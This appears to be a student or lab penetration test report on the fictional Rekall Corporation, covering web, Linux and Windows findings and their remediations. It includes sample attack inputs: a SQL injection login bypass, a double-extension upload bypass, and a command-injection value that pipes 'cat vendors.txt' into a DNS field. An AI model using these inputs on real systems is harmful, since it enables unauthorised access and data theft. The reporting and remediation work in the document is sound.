Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	**CyberVanguard**
Contact Name	**Ankush Verma**
Contact Title	**Penetration Tester**

Document History

Version	Date	Author(s)	Comments
001	02/23/2025	Ankush Verma	Web App Exploits
002	02/23/2025	Ankush Verma	Linux Server Exploits
003	02/23/2025	Ankush Verma	Windows Server Exploits
004	02/23/2025	Ankush Verma	Executive Summary
005	02/23/2025	Ankush Verma	Vulnerability Overview
006	02/23/2025	Ankush Verma	Vulnerability Findings

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Robust DDoS Mitigation:** Effective strategies are in place to prevent DDoS attacks, ensuring high site and network availability.
- **Proactive Security Testing:** The organization employs skilled security professionals to identify and address potential exploits, enhancing overall network security.
- **Timely Vulnerability Patching:** A significant number of Metasploit-related vulnerabilities have been patched, reducing the attack surface and improving resilience.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **Critical Web Application Vulnerabilities:** The web application is susceptible to XSS and SQL injection attacks, and credentials are stored in plaintext on the login page.
- **Outdated and Vulnerable Servers:** The Apache server is outdated, exposing it to known vulnerabilities, and the SLMail server is vulnerable to RCE exploits, compromising the entire network.
- **Weak Authentication Practices:** Poor password policies, lack of 2FA implementation, and easily accessible credential hashes with low-quality passwords enable privilege escalation and unauthorized access to sensitive data.
- **Insecure Network Configuration:** Nmap scans reveal multiple open ports with minimal security, creating easy entry points for exploitation.
- **Lack of Data Encryption:** Sensitive data, including credentials and files, are not adequately encrypted, increasing the risk of data breaches and unauthorized access.
- **Insufficient Network Segmentation:** The network lacks proper segmentation, allowing attackers to move laterally across systems once initial access is gained, exacerbating the impact of breaches.

Executive Summary

During an extensive penetration test of Total Rekall's assets, CyberVanguard identified several vulnerabilities that could severely damage the company's reputation and financial stability. The team gained unauthorized access to sensitive system accounts and assets across multiple platforms, resulting in data exposure and an escalation of privileges.

Web Application Assessment

An in-depth review of Rekall's web application revealed several security weaknesses. The application was found vulnerable to common attack vectors such as cross-site scripting (XSS), SQL injection, PHP injections, directory traversal and local file inclusions. Some URLs were immediately exposed for brute force attacks. These vulnerabilities allow attackers to inject and execute malicious scripts throughout the site. Nearly every text input was at risk of XSS—with some also exposed to SQL injection. Strengthening input validation across the board is strongly recommended to mitigate these vulnerabilities.

Data Exposure Concerns

The investigation also highlighted serious data exposure issues. Notably, plaintext login credentials were embedded directly in the HTML of the login page, and a publicly accessible GitHub repository contained sensitive user credentials. This repository provided unauthorized access to confidential files within the web application, underscoring the urgent need for tighter data security controls.

Linux Environment Analysis

Extending the evaluation to the Linux environment, some sensitive information was readily accessible through WHOIS and SSL certificate sites. CyberVanguard employed tools such as Nessus and Nmap to uncover further issues. The Nessus scan flagged an outdated Apache server susceptible to remote code execution (RCE). Concurrently, Nmap identified multiple IP addresses with various open ports and vulnerabilities, including a system running Drupal. With previously obtained credentials, the team exploited known vulnerabilities in Drupal, Apache Struts, and Shellshock to achieve privilege escalation.

Windows Environment Evaluation

The Windows environment was also scrutinized. We were able to see the sensitive data in plain text files which were easily accessible. An Nmap scan detected a vulnerable server alongside a Windows 10 machine. We were able to see vulnerabilities like SLMail & FTP. By exploiting an SLMail vulnerability, the team secured shell access, allowing them to extract both stored and cached Windows credentials. These credentials facilitated lateral movement between systems, ultimately enabling the extraction of additional administrative privileges on the Windows DC server.

Conclusion

In conclusion, the assessment reveals critical vulnerabilities across Rekall's web, Linux, and Windows environments. The findings expose the company to significant risks—from injection attacks and remote code execution to plain text credential leaks and privilege escalations. Immediate remediation and enhanced security measures are imperative to protect sensitive data and fortify the overall infrastructure.

Summary Vulnerability Overview

Vulnerability	Severity
Local File Inclusion(LFI)	Critical
LFI with File Validation Bypass	Critical
SQL Injection	Critical
Insecure Credentials Storage	Critical
Insecure Sensitive Data Storage	Critical
Command Line Injection	Critical
PHP Injection	Critical
Aggressive NMAP/ZENMAP scanning	Critical
Nessus Scan Findings	Critical
Apache Tomcat RCE Vulnerability	Critical
Shellshock Reverse TCP Exploit	Critical
Apache Struts Vulnerability	Critical
Drupal Vulnerability	Critical
Insecure File Storage in Public Repository	Critical
FTP Anonymous login	Critical
SLMail (Reverse TCP Shell) Vulnerability	Critical
Credentials Dumping via Metasploit/Kiwi	Critical
Unauthorized Access to DC01 server using Dumped Credentials	Critical
Lateral Movement on DC01 server to Dump Additional Credentials	Critical
Brute Forcing Credentials & Session ID	High
Directory Traversal	High
Cross-Site Scripting (XSS)	Medium
Cross-Site Scripting Advanced(XSS)	Medium
Sensitive Data Exposure	Medium
Open Source Data Exposure	Medium
WHOIS Registry Data Exposure	Low



The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35 34.102.136.180 192.168.13.1 192.168.13.10-192.168.13.14 172.22.117.10 172.22.117.20
Ports	21, 22, 25, 106, 8080,8009


Exploitation Risk	Total
Critical	19
High	2
Medium	4
Low	1


Vulnerability Findings


Web Application:


Vulnerability 1	Findings
Title	Local File Inclusion(LFI)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	We were successfully able to upload a .php script on the Memory-Planner.php page.
Images	 
Affected Hosts	192.168.14.35
Remediation	Enforce strict input validation, restrict file uploads to safe types, store files outside the web root, disable script execution in upload directories, and use a Web Application Firewall (WAF) to block malicious activity.

Vulnerability 2	Findings
Title	Local File Inclusion with File Validation
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the same Memory-planner.php page, on Choose your location session, it was asking for *.jpg file. We renamed out script file to *.php.jpg and was able to upload successfully.
Images	
Affected Hosts	192.168.14.35
Remediation	To fix the file validation bypass, enforce strict file content validation (e.g., MIME types), reject double extensions, store files outside the web root, and disable script execution in upload directories. Use a WAF for additional protection.


Vulnerability 3	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The login page is vulnerable to SQL injections. We provided input of ‘ OR 1=1 – in the login and password section and it allowed us the login access.
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate the SQL Injection vulnerability, use parameterized queries or prepared statements, validate and sanitize all user inputs, and implement proper error handling to avoid exposing database details. Deploy a WAF for additional protection.


Vulnerability 4	Findings
Title	Insecure Credentials Storage
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Admin login credentials were stored as plain text. We tried it by inspecting elements and selected the whole login page and we were able to see the login credentials.
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate insecure credentials storage, never store credentials in plain text; use strong hashing algorithms for passwords, enforce HTTPS, and avoid exposing sensitive data in client-side code or inspectable elements.

Vulnerability 5	Findings
Title	Insecure Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	We were able to access the *192.168.14.35/robots.txt* file, which revealed sensitive data and file structure on the server.
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate insecure sensitive data exposure, ensure the robots.txt file does not reveal sensitive information, restrict access to critical directories, and implement proper server-side access controls to protect sensitive data.


Vulnerability 6	Findings
Title	Command Line Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	After login as admin, we landed on a networking page, where we are able to inject commands in DNS Check and MX Record checker field to view the contents of "Vendors.txt" file. e.g. www.example.com | cat vendors.txt
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate command line injection, sanitize and validate all user inputs, avoid passing user input directly to system commands, and use safer APIs or libraries for executing system-level tasks. Implement least privilege principles for server processes.

